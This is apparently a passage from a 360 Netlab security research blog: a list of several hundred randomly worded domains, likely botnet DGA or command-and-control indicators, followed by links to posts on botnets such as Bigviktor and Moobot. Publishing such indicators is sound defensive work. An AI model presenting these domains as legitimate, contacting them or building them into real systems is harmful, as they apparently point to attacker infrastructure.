bbs.dodrunkanything.com
remainbothfeel.fans
bringeasttruck.com
createobviouspeople.top
considerproperproduct.com
adddeepresolve.link
help-recentspeech.pictures
happen-southcountry.art
servecorner-strength.com
email.likemobilelocation.click
readborn-access.pictures
a.takeuglyparent.com
meanmountainpride.click
believe-headrise.club
runaccordingload.nl
th.winrealpriority.rocks
hearnewnegative.observer
includedifferentdetail.observer
buildchickentraffic.fans
use-physicaldepression.tel
considerpowerfulfruit.observer
test.buy-timeshoulder.com
playsuddenbird.in
killseveral-city.one
takesignalincident.in
work-reasonablebreak.pictures
besadenvironment.art
showeastyard.one
seeprettyinspector.in
buygladexchange.art
raiseeastbedroom.xyz
letmad-juice.in
expecthappydrop.nl
begin-ordinarystupid.rocks
goaggressivenasty.xyz
writegloballandscape.in
putenvironmentalimagination.futbol
wantbrightear.one
consider-culturalmenu.net
pay-cornerfat.one
suggest-relativereputation.tel
cam.lookfewnewspaper.nl
turn-everybitter.net
find-cooloutcome.info
continueexpertcontract.tel
holdthickshift.observer
helpdeepsnow.click
trybitter-twist.pictures

pop.offersingle-preparation.in
seemsingleroof.observer
bbs.requireobviouscandle.xyz
turnroughcandy.net
hearnextchest.pictures
openhardmanagement.com
think-exactstroke.top
beginannualgirl.in
providechemical-release.top
th.usebestpull.com
www.dolatefruit.org
providebasicmiddle.org
secure.lookstupidvaluable.click
thinkrelevant-sail.nl
givelogical-brain.net
watchpotentialinitial.info
startinternalgolf.net
www.happen-openingcake.club
tftp.pullleastbeing.art
helpsaferepeat.com
thinksmartfact.net
cloud.let-specialcomparison.net
vpn.sellroughswitch.pictures
go-hungrycarpet.art
follownaturalmeasurement.futbol
stand-inevitabletradition.info
server.speakgooddog.futbol
feelsexualisland.observer
understandinternationalphrase.art
sellnativeself.nl
love-perfecthealth.link
a.waitloud-currency.observer
secure.raise-illdeparture.futbol
knowenvironmentalambition.observer
cam.believesaltleading.observer
thinkdeadsurprise.fans
offerfalse-education.observer
remainactive-beach.pictures
www1.raisefederalclimate.club
watchworkhalf.observer
serveokfinish.info
www2.reportcuriouswait.link
run-classicspray.tel
meetpastaccident.tel
playplasticaccount.club
standvaluablestay.com
runtraditionalmess.in
dev.move-significant-assignment.club
considercompletequality.one
addbornticket.one
ftp.createsorrymembership.nl
providefriendlycity.net
ssl.lovegreatglad.realty

wanteconomywash.net
gw.setusualdouble.realty
openminorboot.tel
becivilappearance.rocks
support.callactualsimple.click
rememberbasicsuggestion.one
saycompetitiveseat.in
lovefast-check.link
learnsouthern-art.rocks
considerprofessionalowner.tel
meanspecificclassroom.nl
bring-fewspare.xyz
read-obvious-stress.org
stand-eastappointment.art
killacceptabledump.click
happentypicalweather.one
email.stayupstairswave.top
webmail.doevening-literature.realty
admin.passbravesleep.observer
addboth-league.realty
raiseplastictowel.club
comelittlebit.org
gw.continuechoicelink.club
happenpopularfamiliar.fans
allow-classicscale.net
expecttightimagination.rocks
noc.beginonlypromise.art
serveappropriatebutton.one
usesillypermission.top
include-eachpension.pictures
remembertrainingpermit.rocks
understandfemale-equipment.pictures
dieresponsible-brief.link
tftp.offer-corner-border.one
saybriefgreat.realty
tellkindkeep.pictures
hold-tough-farmer.top
passnationaldifference.net
shop.send-deep-month.pictures
buystrictconsist.observer
offerremarkabledress.com
buycomprehensiveopening.tel
fall-appropriate-employee.art
seemheadchip.observer
sendremarkablesock.pictures
sell-psychological-board.club
meanimportantmarriage.in
stayconstanta.nl
knowfatmedium.one
providecriticalplay.click
beparkingtechnology.futbol
speakcuriousextension.futbol
www.speakwooden-evening.realty

allowcomplexleather.futbol
setaggressivewall.realty
leadchemicalsuccess.nl
createpracticalimportance.tel
likeremoteinitial.info
m.setsuddendesign.in
killmaintransportation.com
playcapitalsad.org
tftp.learnsorrytype.nl
keepwrongphone.futbol
let-emergencysinger.observer
offerafterbrick.link
seemcharactermixture.club
expectwild-concept.rocks
makesome-tower.click
sayasleepresource.art
remainyellowregular.tel
mean-lastoutside.org
www1.movestock-nose.nl
followemergency-camp.nl
offernoveloutside.xyz
looknicenorth.top
lovetrainingtoe.observer
leadwrongactor.in
th.consider-immediate-specialist.top
raiseslight-win.club
seemlonely-quality.info
tftp.buildappropriatevast.club
followalonewonder.rocks
web.growstillscreen.art
rememberprofessionalpresentation.rocks
requirestrongchip.pictures
tryanotherunique.club
decideopenwriting.com
helpunusual-daughter.pictures
email.followsmalldeparture.link
rememberbeautiful-test.top
send-searecipe.info
buypersonallife.xyz
createkitchenchild.click
havemuch-page.pictures
expectbackgroundaddition.observer
leavequietmarket.org
starthismix.link
movepresentinternational.realty
dointeresting-control.futbol
ww1.remainsoutherncity.pictures
usecarproduce.one
raiseeveningcorner.art
believesecret-female.net
happenlivingtill.one
shop.loseeaststill.xyz
decidefineentry.info

openphysicalsympathy.info
lovevisualdebate.nl
tryopeningwhile.link
have-plasticdrawer.top
news.tellpregnantratio.one
changeunhappysecond.observer
reportkitchen-formal.one
trypopularreplacement.click
trymaster-self.pictures
wantsecretdevice.rocks
feelwideestate.xyz
email.killcheap-poetry.futbol
letparkingbuddy.art
do-sensitivesex.info
cutmanymine.xyz
build-comprehensivepick.club
followdirty-reach.club
th.getunfairscene.futbol
changeintelligentdeep.com
considerhisreputation.nl
buildcurrentlesson.one
cloud.set-thinkpattern.one
bringdeep-revolution.one
askeducationalsuggestion.futbol
dopretendgear.com
ftp.pull-topsector.fans
bringbrightpull.in
work-afraidyard.art
standtalltarget.in
set-slight-proof.futbol
vpn.diefreeyesterday.futbol
liveequalbook.tel
learnpretendtechnology.net
startseparateopening.nl
find-yellownational.fans
callmedium-son.one
happenexternal-candy.click
stoptraditionalfuel.futbol
raisetotalapplication.art
spend-accordingwill.rocks
pullnearbywall.tel
talkeitherjuice.fans
continueunablebet.observer
img.cutwonderfulcheek.observer
followobviouscode.club
waitlonelygift.nl
passaggressivedefinition.pictures
ssl.putsea-people.club
killleadingexam.realty
waitotherwiserequirement.fans
feelpure-conference.rocks
stayoriginalprocess.fans
pulltimeswitch.observer

leadlevelcomfortable.xyz
startbriefeffective.net
sayembarrassed-maintenance.fans
wantrelevantbar.pictures
knowbornoutside.click
do-innerpen.club
tryresponsible-injury.click
webmail.remembersafehang.art
raisefewmix.in
holdstatus-forever.net
change-distinctrecording.net
comeplasticpermission.futbol
suggestgreatstudio.top
email.bringpretty-guide.org
changesouth-preference.org
wantseverebread.futbol
sellbettermail.observer
decideawayad.futbol
staymassive-yellow.xyz
www1.understandusefulpaint.org
workcheap-disaster.nl
letpatientunique.link
watchfair-bug.nl
holdasleepstructure.observer

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

DDoS

The new Bigviktor Botnet is Targeting DrayTek Vigor Router

Overview On June 17, 2020, 360Netlab Threat Detecting System flagged an interesting ELF sample (dd7c9d99d8f7b9975c29c803abdf1c33), further analysis shows that this is a DDos Bot program that propagates through the CVE-2020-8515 vulnerability which targets the DrayTek Vigor router device, and it uses DGA (Domain...

0-day

An Update for a Very Active DDos Botnet: Moobot

Moobot is a mirai based botnet. Spread through weak telnet passwords and some nday and 0day vulnerabilities.

See all 114 posts →

Jul 10, 2020 · 20 min read

Jul 9, 2020 · 5 min read